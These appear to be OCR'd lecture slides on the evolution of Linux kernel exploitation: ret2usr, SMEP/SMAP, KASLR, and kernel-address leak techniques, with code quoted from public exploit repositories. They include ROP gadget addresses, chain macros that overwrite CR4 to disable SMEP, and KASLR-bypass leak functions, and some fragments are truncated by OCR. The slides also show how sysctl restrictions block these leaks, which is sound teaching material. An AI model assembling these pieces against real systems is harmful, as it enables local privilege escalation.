
◇ CVE-2016-2384 - ROP and JOP gadgets used for an exploit.

```
#define XCHG_EAX_ESP_RET            0xffffffff8100008aL

#define POP_RDI_RET                 0xffffffff8118991dL
#define MOV_DWORD_PTR_RDI_EAX_RET   0xffffffff810fff17L
#define MOV_CR4_RDI_RET             0xffffffff8105b8f0L
#define POP_RCX_RET                 0xffffffff810053bcL
#define JMP_RCX                     0xffffffff81040a90L
```


```
#define CHAIN_SAVE_EAX                  \
  *stack++ = POP_RDI_RET;               \
  *stack++ = (uint64_t)&saved_eax;      \
  *stack++ = MOV_DWORD_PTR_RDI_EAX_RET;

#define CHAIN_SET_CR4                   \
  *stack++ = POP_RDI_RET;               \
  *stack++ = CR4_DESIRED_VALUE;         \
  *stack++ = MOV_CR4_RDI_RET;           \

#define CHAIN_JMP_PAYLOAD               \
  *stack++ = POP_RCX_RET;               \
  *stack++ = (uint64_t)&payload;        \
  *stack++ = JMP_RCX;                   \
```

(Taken From: https://github.com/xairy/kernel-exploits/blob/master/CVE-2016-2384/poc.c)

From User Mode to Kernel Mode




RET2USR



- Return to User space from Kernel space.
- The Kernel had **RWX** access to User Space.
- Unlikely to find ways to elevate privileges in the Kernel.
- Attackers have control in the User Space.

- Kernel Space **vulnerability** -> **Redirect** execution to User Space -> **Execute** a Payload.

◇ CVE-2010-3437 - Exploit **Integer Underflow** in Kernel -> **Redirect** execution to a fake structure in User Space -> **Copy** data from Kernel Space to User Space.



SMEP and SMAP


- SMEP (Supervisor Mode **Execution** Prevention) - Linux Kernel 3.0 (2011).
- SMAP (Supervisor Mode **Access** Prevention) - Linux Kernel 3.7 (2012).
- Controlled via CR4 20th bit (SMEP) and 21st bit (SMAP).

◇ CVE-2017-11176 - disables SMEP using move instructions.

```
#define DISABLE_SMEP() \
  CR4_TO_RAX(); \
  *stack++ = POP_RDI_ADDR; \
  *stack++ = SMEP_MASK; \
  *stack++ = MOV_EDX_EDI_ADDR; \
  *stack++ = AND_RAX_RDX_ADDR; \
  *stack++ = MOV_EDI_EAX_ADDR; \
  RDI_TO_CR4();
```

(Taken from: https://github.com/lexfo/cve-2017-11176/blob/master/cve-2017-11176.c)


KASLR Evolution



- Introduced in Linux Kernel 3.14 (2014).
- Enabled by default in Linux Kernel 4.12 (2017).
- Aims to increase the difficulty of code reuse attacks in kernel mode.
- Prevents attackers from predicting memory locations within the Kernel Space.
- Limitations:
  - Utilized a single random offset in the kernel text.
  - Randomized only once at boot.
- Bypass techniques:
  - Memory leak attacks.


Memory Leak Attacks

- CVE-2017-1000112
- CVE-2018-5333



Spender's /proc/kallsyms
Read kernel pointers

KALLSYMS Technique




```c
// * * * * * * * * * * * * * * kallsyms KASLR bypass * * * * * * * * * * * * * *
// https://grsecurity.net/~spender/exploits/exploit.txt

#if ENABLE_KASLR_BYPASS_KALLSYMS
unsigned long get_kernel_addr_kallsyms() {
  FILE *f;
```

```c
char* path = "/proc/kallsyms";
```

```c
  char* path = "/proc/kallsyms";

  dprintf("[.
  f = fopen(p
  if (f == NU
      dprintf
      return 0;
  }
```


```c
f = fopen(path, "r");
```

```c
while (ret != EOF) {
  ret = fscanf(f, "%p %c %s\n", (void **)&addr, &dummy, sname);
  if (ret == 0) {
    fscanf(f, "%s\n", sname);
    continue;
```

```c
  dprintf("[-] kernel base not found in %s\n", path);
  return 0;
}
#endif
```

(Taken From: https://github.com/bcoles/kernel-exploits/blob/6ba53ba024db2413cfe4843a482a8b532a6619b7/CVE-2018-5333/cve-2018-5333.c)

Is KALLSYMS Still Possible?



KPTR_RESTRICT - Prevent unprivileged users from reading kallsyms.

```
ubuntu@ip-172-31-26-252:~$ cat /proc/sys/kernel/kptr_restrict
1
```

KPTR_RESTRICT = 1 - Unprivileged users will see function pointers as 0's.


```
ubuntu@ip-172-31-26-252:~$ cat /proc/kallsyms | grep -i commit_creds
0000000000000000 T commit_creds
0000000000000000 r __ksymtab_commit_creds
0000000000000000 r __kstrtab_commit_creds
0000000000000000 r __kstrtabns_commit_creds
```

Read /proc/kallsyms with privileged user.

```
root@ip-172-31-26-252:/home/ubuntu# cat /proc/kallsyms | grep -i commit_creds
ffffffffb90fde20 T commit_creds
ffffffffba97b3a4 r __ksymtab_commit_creds
ffffffffba9aaccc r __kstrtab_commit_creds
ffffffffba9afc41 r __kstrtabns_commit_creds
```

Memory Leak Attacks


- CVE-2017-1000112
- CVE-2018-5333



Spender's /proc/kallsyms
Read kernel pointers

Xairy's syslog
Read the dmesg

SYSLOG Technique




```c
unsigned long get_kernel_addr_syslog_xenial(char* buffer, int size) {
  const char* needle1 = "Freeing unused";
  char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
  if (substr == NULL)
    return 0;
```

```c
const char* needle1 = "Freeing unused";
char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
```

```c
const char* needle2 = "ffffff";
substr = (char*)memmem(&substr[start], end - start, needle2, strlen(needle2));
```

```c
unsigned long addr = strtoul(&substr[0], &endptr, 16);

addr &= 0xffffffffff00000ul;
addr -= 0x1000000ul;

if (addr > KERNEL_BASE_MIN && addr < KERNEL_BASE_MAX)
  return addr;
```

(Taken From: https://github.com/bcoles/kernel-exploits/blob/6ba53ba024db2413cfe4843a482a8b532a6619b7/CVE-2018-5333/cve-2018-5333.c)

Is SYSLOG Still Possible?

DMESG_RESTRICT - Prevent unprivileged users from reading dmesg.

```
ubuntu@ip-172-31-26-252:~$ cat /proc/sys/kernel/dmesg_restrict
1
```


DMESG_RESTRICT = 1 - Unprivileged users could not read dmesg.

```
ubuntu@ip-172-31-26-252:~$ dmesg | grep -i Freeing
dmesg: read kernel buffer failed: Operation not permitted
```

Read dmesg with a privileged user.

```
root@ip-172-31-26-252:/home/ubuntu# dmesg | grep -i Freeing
[    0.219112] Freeing SMP alternatives memory: 44K
[    0.439089] Freeing initrd memory: 7108K
[    0.725060] Freeing unused decrypted memory: 2036K
[    0.726628] Freeing unused kernel image (initmem) memory: 4856K
[    0.739722] Freeing unused kernel image (rodata/data gap) memory: 1560K
```

Memory Leak Attacks




- CVE-2017-1000112
- CVE-2018-5333

Spender's /proc/kallsyms
Read kernel pointers

Xairy's syslog
Read the dmesg

Jann Horn's mincore
Heap page disclosure (CVE-2017-16994)

Mincore Technique




```
unsigned long get_kernel_addr_mincore() {
  unsigned char buf[getpagesize() / sizeof(unsigned char)];
  unsigned long iterations = 20000000;
  unsigned long addr = 0;

  dprintf("[.] trying mincore info leak...\n");
```

Is Mincore Still Possible? ⟹

```
if (strstr(kernels[kernel].kernel_version, "4.8.0-")) {
```


```
    return 0;
```

```
if (mmap((void*)0x66000000, 0x20000000000,
     PROT_NONE, MAP_SHARED | MAP_ANONYMOUS | MAP_HUGETLB | MAP_NORESERVE, -1, 0) == MAP_FAILED) {
  dprintf("[-] mmap(): %m\n");
  return 0;
}
```

```
   if (mincore((void*)0x86000000, 0x1000000, buf)) {
```

```
  for (n = 0; n < getpagesize() / sizeof(unsigned char); n++) {
    addr = *(unsigned long*)(&buf[n]);
    /* Kernel address space */
    if (addr > KERNEL_BASE_MIN && addr < KERNEL_BASE_MAX) {
      addr &= 0xffffffffff000000ul;
      if (munmap((void*)0x66000000, 0x20000000000))
        dprintf("[-] munmap(): %m\n");
      return addr;
    }
  }
}
```

(Taken From: https://github.com/bcoles/kernel-exploits/blob/6ba53ba024db2413cfe4843a482a8b532a6619b7/CVE-2018-5333/cve-2018-5333.c)



Memory Leak Attacks

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- CVE-2018-5333

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
Lizzie's perf_event_open
Find PERF_SAMPLE_IP

perf_event_open




```
fd = perf_event_open(&event, child, -1, -1, 0);
meta_page = mmap(NULL, (page_size * 2), PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
char *data_page = ((char *) meta_page) + page_size;

while (progress < last_head) {
  struct __attribute__((packed)) sample {
    struct perf_event_header header;
    uint64_t ip;
  } *here = (struct sample *) (data_page + progress % page_size);
    uint64_t prefix;
    if (strstr(kernels[kernel].kernel_version, "4.8.0-")) {
      prefix = here->ip & ~0xfffff;
    } else {
      prefix = here->ip & ~0xffffff;
    }

    if (prefix < min_addr) min_addr = prefix;
    break;
  progress += here->header.size;
}
/* tell the kernel we read it. */
meta_page->data_tail = last_head;
```

(Taken From: https://github.com/bcoles/kernel-exploits/blob/6ba53ba024db2413cfe4843a482a8b532a6619b7/CVE-2018-5333/cve-2018-5333.c)

Is perf_event Still Possible?


- perf_event_paranoid - Controls the use of the performance events.

- perf_event_paranoid > 1 - Unprivileged users cannot use PERF_SAMPLE_IP.
- Linux kernel > 4.6 - /proc/sys/kernel/perf_event_paranoid > 1.

- perf_event_paranoid = 4

```
ubuntu@ip-172-31-26-252:~$ cat /proc/sys/kernel/perf_event_paranoid
4
```

Memory Leak Attacks



- CVE-2017-1000112
- CVE-2018-5333


Spender's /proc/kallsyms
Read kernel pointers

Xairy's syslog
Read the dmesg

Jann Horn's mincore
Heap page disclosure (CVE-2017-16994)

Lizzie's perf_event_open
Find PERF_SAMPLE_IP

- CVE-2019-18683 - Use race condition to extract information (kmsg)



